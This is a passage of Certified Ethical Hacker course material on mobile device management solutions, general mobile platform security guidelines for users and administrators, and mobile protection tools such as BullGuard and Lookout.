- Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution of applications**, data and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, etc.
- MDM helps in implementing **enterprise-wide policies** to reduce support costs, business discontinuity, and security risks
- It helps system administrators to **deploy and manage software applications** across all enterprise mobile devices to secure, monitor, manage, and supports mobile devices
- It can be used to **manage both company-owned and employee-owned (BYOD) devices** across the enterprise

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Mobile Device Management (MDM)

Mobile Device Management software is a vital component that monitors, safeguards, manages, and supports different types of mobile devices and tablets including iPhone, iPad, Android, and BlackBerry, along with the applications that run on them. It **monitors** all mobile devices with different operating system such as Android, Windows, and Symbian mobile. Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution** of applications, data, and **configuration settings** for all types of mobile devices along with mobile phones, smartphones, tablet computers, etc. With the help of MDM, enterprise-wide policies can be implemented easily to reduce support costs, time, and business and security threats. All the company-owned, consumer-owned, as well as the **employee-owned (BYOD)** devices across the **enterprise** can be easily managed with the help of it. The MDM can reduce support cost and can minimize **business threats** just by **safeguarding** and **controlling** all the data and configuration setting of all the mobile devices in the network.



FIGURE 16.61: Mobile Device Management (MDM)



## MDM Logical Architecture




FIGURE 16.62: MDM Logical Architecture

## MDM Solution: MaaS360 Mobile Device Management (MDM)

C|EH Certified Ethical Hacker

- MaaS360 supports the complete **mobile device management (MDM) lifecycle** for smartphones and tablets including iPhone, iPad, Android, Windows Phone, BlackBerry, and Kindle Fire
- As a **fully integrated cloud platform**, MaaS360 simplifies MDM with rapid deployment, and comprehensive visibility and control that spans across mobile devices, applications, and documents

<http://www.maas360.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## MDM Solution: MaaS360 Mobile Device Management (MDM)

Source: <http://www.maas360.com>

MaaS360 Mobile Device Management (MDM) solution is a software technology that allows you to monitor and **govern mobile devices** arriving into the organization, whether they are provided by the company or part of a **Bring Your Own Device (BYOD)** program. This **technique** allows organizations to implement the MDM lifecycle for devices such as smartphones and tablets including iPhones, iPads, Androids, Windows Phones, BlackBerrys, and Kindle Fires. Using the integrated cloud platform, the **MaaS360 streamlines MDM** with **improved visibility** and **control** that spans across mobile devices, applications, and documents.




FIGURE 16.63: MaaS360 Mobile Device Management (MDM)

# MDM Solutions

**C|EH**  
Certified Ethical Hacker

 Citrix XenMobile MDM <a href="http://www.zenprise.com">http://www.zenprise.com</a>	 Good Mobile Manager <a href="http://www1.good.com">http://www1.good.com</a>
 Absolute Manage MDM <a href="http://www.absolute.com">http://www.absolute.com</a>	 MobileIron <a href="http://www.mobileiron.com">http://www.mobileiron.com</a>
 SAP Afaria <a href="http://www.sybase.com">http://www.sybase.com</a>	 Rule Mobility <a href="http://www.tangoe.com">http://www.tangoe.com</a>
 Device Management Centre <a href="http://www.sicap.com">http://www.sicap.com</a>	 TARMAC <a href="http://www.tarmac-mdm.com">http://www.tarmac-mdm.com</a>
 AirWatch <a href="http://www.air-watch.com">http://www.air-watch.com</a>	 MediaContact <a href="http://www.device-management-software.com">http://www.device-management-software.com</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## MDM Solutions

In addition to MaaS360 Mobile Device Management (MDM), software technologies that offer integrated mechanisms of all mobile devices in an organization for MDM include:

- ➊ Citrix XenMobile MDM available at <http://www.zenprise.com>
- ➋ Absolute Manage MDM available at <http://www.absolute.com>
- ➌ SAP Afaria available at <http://www.sybase.com>
- ➍ Device Management Centre available at <http://www.sicap.com>
- ➎ AirWatch available at <http://www.air-watch.com>
- ➏ Good Mobile Manager available at <http://www1.good.com>
- ➐ MobileIron available at <http://www.mobileiron.com>
- ➑ Rule Mobility available at <http://www.tangoe.com>
- ➒ TARMAC available at <http://www.tarmac-mdm.com>
- ➓ MediaContact available at <http://www.device-management-software.com>




## Module Flow

So far, we have discussed various topics such as mobile platform attack vectors, hacking methods of Android OS, iOS, Windows Phone OS, BlackBerry, and how to manage mobile devices. All these topics discussed so far help in testing mobile devices. Now, we will discuss mobile security guidelines and tools that help in securing the mobile devices.

Mobile Platform Attack Vectors	Hacking BlackBerry
Hacking Android iOS	Mobile Device Management
Hacking iOS	Mobile Security Guidelines and Tools
Hacking Windows Phone OS	Mobile Pen Testing

This section is dedicated to mobile security guidelines.



## General Guidelines for Mobile Platform Security

- ➊ Do not load too many applications and avoid **auto-upload** of photos to social networks
- ➋ Perform a security assessment of the application **architecture**
- ➌ Maintain **configuration control** and management
- ➍ Install applications from trusted application stores
- ➎ Do not add **location-based features** such as Google Maps unless there is a component that supports the application
- ➏ Ensure that your Bluetooth is "off" by default; turn it on whenever it is necessary
- ➐ Do not share information within **GPS-enabled apps** unless necessary
- ➑ Never connect two separate networks such as **Wi-Fi and Bluetooth** simultaneously

## General Guidelines for Mobile Platform Security (Cont'd)

**C|EH**  
Certified Ethical Hacker

<b>1</b> <b>Use Passcode</b> <ul style="list-style-type: none"><li>Configure a <b>strong passcode</b> with maximum possible length to gain access to your mobile devices</li><li>Set an idle <b>timeout</b> to automatically lock the phone when not in use</li><li>Enable <b>lockout/wipe</b> feature after a certain number of attempts</li></ul>	<b>4</b> <b>Do not allow Rooting or Jailbreaking</b> <ul style="list-style-type: none"><li>Ensure your MDM solutions prevent or detect <b>rooting/jailbreaking</b></li><li>Include this clause in your <b>mobile security policy</b></li></ul>
<b>2</b> <b>Update OS and Apps</b> 	<b>5</b> <ul style="list-style-type: none"><li>Use <b>remote wipe services</b> such as Remote Wipe (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen</li></ul>
<b>3</b> <b>Enable Remote Management</b> <ul style="list-style-type: none"><li>In an enterprise environment, use <b>Mobile Device Management (MDM) software</b> to secure, monitor, manage, and support mobile devices deployed across the organization</li></ul>	<b>6</b> <ul style="list-style-type: none"><li>If supported, configure your mobile device to encrypt its storage with <b>hardware encryption</b></li></ul>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## General Guidelines for Mobile Platform Security (Cont'd)

The following guidelines will help you to secure your mobile device from many type of attack:

- 1. Use a passcode for mobile device security**
  - Configure a **strong passcode** with maximum possible length to gain access to your mobile devices
  - Set an idle timeout to **automatically lock** the phone when not in use
  - Enable **lockout/wipe** feature after a certain number of attempts
- 2. Update OS and apps regularly**
- 3. Enable Remote Management**
  - In an enterprise environment, use Mobile Device Management (MDM) software to secure, monitor, manage, and support mobile devices deployed across the organization
- 4. Do not allow rooting or jailbreaking**
  - Ensure your MDM solutions **prevent or detect rooting/jailbreaking**
  - Include this clause in your **mobile security policy**

5. Use remote wipe services such as Remote Wipe (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen
6. If supported, configure your mobile device to encrypt its storage with hardware encryption

## General Guidelines for Mobile Platform Security (Cont'd)

**C|EH**  
Certified Ethical Hacker

- Perform periodic backup and synchronization**
  - ⊕ Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization
- Filter e-mail-forwarding barriers**
  - ⊕ Filter email/emails by configuring server-side settings of the corporate email/emails system
  - ⊕ Use commercial data loss prevention filters
- Configure Application certification rules**
  - ⊕ Allow only signed applications to install or execute
- Harden browser permission rules**
  - ⊕ Harden browser permission rules according to company's security policies to avoid attacks
- Design and implement mobile device policies**
  - ⊕ Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## General Guidelines for Mobile Platform Security (Cont'd)

### Perform periodic backup and synchronization

- ⊕ Use a secure, **over-the-air backup-and-restore tool** that performs periodic background synchronization

### Filter email-forwarding barriers

- ⊕ Filter emails by **configuring** server-side settings of the corporate email system
- ⊕ Use commercial data loss **prevention filters**

### Configure application certification rules


- ⊕ Allow only signed applications to install or execute

### Harden browser permission rules

- ⊕ Harden browser permission rules according to company's **security policies** to avoid attacks

### Design and implement mobile device policies

- ➊ Set a policy that defines the accepted usage, levels of support, type of information access on different devices



## General Guidelines for Mobile Platform Security (cont'd)

- Set Require **Passcode** to Immediately
- Thwart passcode guessing: Set Erase Data to ON
- Enable **Auto-Lock** and set to one minute
- Encrypt the device and backups
- Control the location of backups
- Configure** wireless to Ask to Join Networks
- Software **maintenance**
- Data stays in the data center
- App/device **control**
- No USB key capability
- Encrypted backups**
- Email not cached locally
- Application/data sandboxing

## General Guidelines for Mobile Platform Security (Cont'd)




 Disable the collection of <b>Diagnostics and Usage Data</b> under Settings/General/About	 Managed <b>application environment</b>
 Apply <b>software updates</b> when new releases are available	 Press the <b>power button</b> to lock the device whenever it is not in use
 Limit <b>logging data</b> stored on device	 Verify the <b>location of printers</b> before printing sensitive documents
 Use <b>device encryption</b> and patch applications	 Utilize a <b>passcode lock</b> to protect access to the mobile device - consider the eight character non-simple <b>passcode</b>
 Managed <b>operating environment</b>	 Report a <b>lost or stolen device</b> to IT so they can disable certificates and other access methods associated with the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## General Guidelines for Mobile Platform Security (Cont'd)

- ➊ **Disable** the collection of **Diagnostics** and **Usage Data** under Settings/General/About
- ➋ Apply software **updates** when new releases are available
- ➌ Logging and limited data on device
- ➍ Device **encryption** and application patching
- ➎ Managed operating environment
- ➏ Managed application environment
- ➐ Press the power button to **lock the device** whenever it is not in use
- ➑ **Verify** the location of printers before printing **sensitive** documents
- ➒ Utilize a passcode lock to protect access to the mobile device; consider the eight character non-simple **passcode**
- ➓ Report a lost or stolen device to IT so they can disable certificates and other access methods associated with the device



## General Guidelines for Mobile Platform Security (Cont'd)

- Consider the **privacy implications** before enabling **location-based** services and limit usage to trusted applications
- Ask your IT department how to use **Citrix technologies** to keep data in the datacenter and keep personal devices personal
- (Android) **Backup to Google Account** so that sensitive enterprise data is not backed up to the cloud
- Configure notifications** to disable the ability to **view notifications** while the device is locked for applications that could display sensitive data
- Keep **sensitive data** off of shared mobile devices. If enterprise information is locally stored on a device, it is recommended that this device not be openly shared
- If you must have sensitive data on a mobile device, use **follow-me data** and **ShareFile** as an enterprise-managed solution
- Configure location** services to disable location tracking for applications that you do not want to know your location information

- ④ **Configure AutoFill;** Auto-fill Names and Passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by enterprise policy)

## Mobile Device Security Guidelines for Administrator

**C|EH**  
Certified Ethical Hacker

- I** Publish an **enterprise policy** that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise
- II** Publish an enterprise policy for **cloud**
- III** Enable **security measures** such as antivirus to protect the data in the datacenter
- IV** Implement policy that specifies what levels of **application** and **data access** are allowable on consumer-grade devices, and which are prohibited
- V** Specify a **session timeout** through Access Gateway
- VI** Specify whether the **domain password** can be cached on the device, or whether users must enter it every time they request access
- VII** Determine the allowed **Access Gateway authentication methods** from the following:
  - No authentication
  - Domain only
  - RSA SecurID only
  - Domain + RSA SecurID
  - SMS authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Mobile Device Security Guidelines for Administrator

The administrator should follow the guidelines listed here to implement mobile device security:

1. Publish an **enterprise policy** that specifies the acceptable usage of consumer grade devices and bring-your-own devices in the enterprise
2. Publish an enterprise policy for **cloud**
3. Enable **security measures** such as antivirus to protect the data in the datacenter
4. Implement policy that specifies what levels of **application** and **data access** are allowable on **consumer-grade devices**, and which are **prohibited**
5. Specify a session timeout through **Access Gateway**
6. Specify whether the domain password can be cached on the device, or whether users must enter it every time they **request access**
7. Determine the allowed **Access Gateway** authentication methods from the following:
  - No authentication
  - Domain only

- RSA SecurID only
- Domain + RSA SecurID
- SMS authentication

**Mobile Protection Tool:  
BullGuard Mobile Security**

BullGuard Mobile Security delivers complete mobile phone antivirus against all mobile phone viruses. It tracks stolen or lost mobile via the built-in GPS, locks it or wipes the data off it, to make sure no-one can access your personal information, passwords, and financial data.

The advertisement includes four screenshots of the BullGuard app:

- Screenshot 1: Main menu showing Antivirus (Last scanned 4 minutes ago), Basic Backup (Backup device data), Parental Control (Parental Control is enabled), and Anti-theft (4 of 6 anti-theft features enabled).
- Screenshot 2: Scan results screen showing a large checkmark indicating a successful scan. Text: "Detected items will be listed here". Below: Application scan (Last scanned 8 minutes ago), Application and SD card scan (Scan hasn't been completed), and Full device scan (Scan hasn't been completed).
- Screenshot 3: Remote lock screen asking for "Enter your password" with "Unlock" and "Emergency Call" buttons.
- Screenshot 4: Remote management screen listing "Available actions": Lock (Remotely lock your device to prevent unauthorized access), Wipe Device (Remotely delete all your data on the device), Browse (Send an available option to the device in order to locate it without your vicinity), Locate (Provide the location of your device using GPS), Decrypt File (Decrypt device data to prevent unauthorized access), Password (Enforce the use of a password before using the device), and Encrypted (Encrypt device data to prevent unauthorized access).

<http://www.bullguard.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Mobile Protection Tool: BullGuard Mobile Security

Source: <http://www.bullguard.com>

BullGuard Mobile Security delivers complete mobile phone antivirus against all mobile phone viruses. It tracks a stolen or lost mobile via the **built-in GPS**, locks it, or wipe the data off it, to make sure no one can access your personal information, passwords, and financial data.




FIGURE 16.64: BullGuard Mobile Security Screenshot

## Mobile Protection Tool: Lookout



The image shows the Lookout mobile protection tool interface. At the top, there's a yellow header bar with the title "Mobile Protection Tool: Lookout". To the right is the "CEH" logo with the text "Certified Ethical Hacker". Below the header, on the left, is a green sidebar with a stylized triangle icon. It contains a section titled "Lookout protects your phone from mobile threats" and four bullet points under "Security and Privacy": "Provides safe, secure and seamless backup of your mobile data, automatically over the air", "Helps you find your phone if it's lost or stolen", and "Allows you to remotely manage your phone". To the right of the sidebar is a smartphone displaying the "Security" screen of the Lookout app, which includes sections for "System Advisor", "WiFi Security", and "Location Services". Next to it is a screenshot of a smartphone displaying the Lookout dashboard. The dashboard shows a progress bar for "Anti-Virus SCANNING" (Checking for viruses & malware), a "People widget", a "Data Backup READY" button, and a "Missing Device READY" button. Below the dashboard are icons for a padlock and two people. At the bottom right of the dashboard is the URL <https://www.lookout.com>. A copyright notice at the bottom of the slide reads "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



## Mobile Protection Tool: Lookout

Source: <https://www.lookout.com>

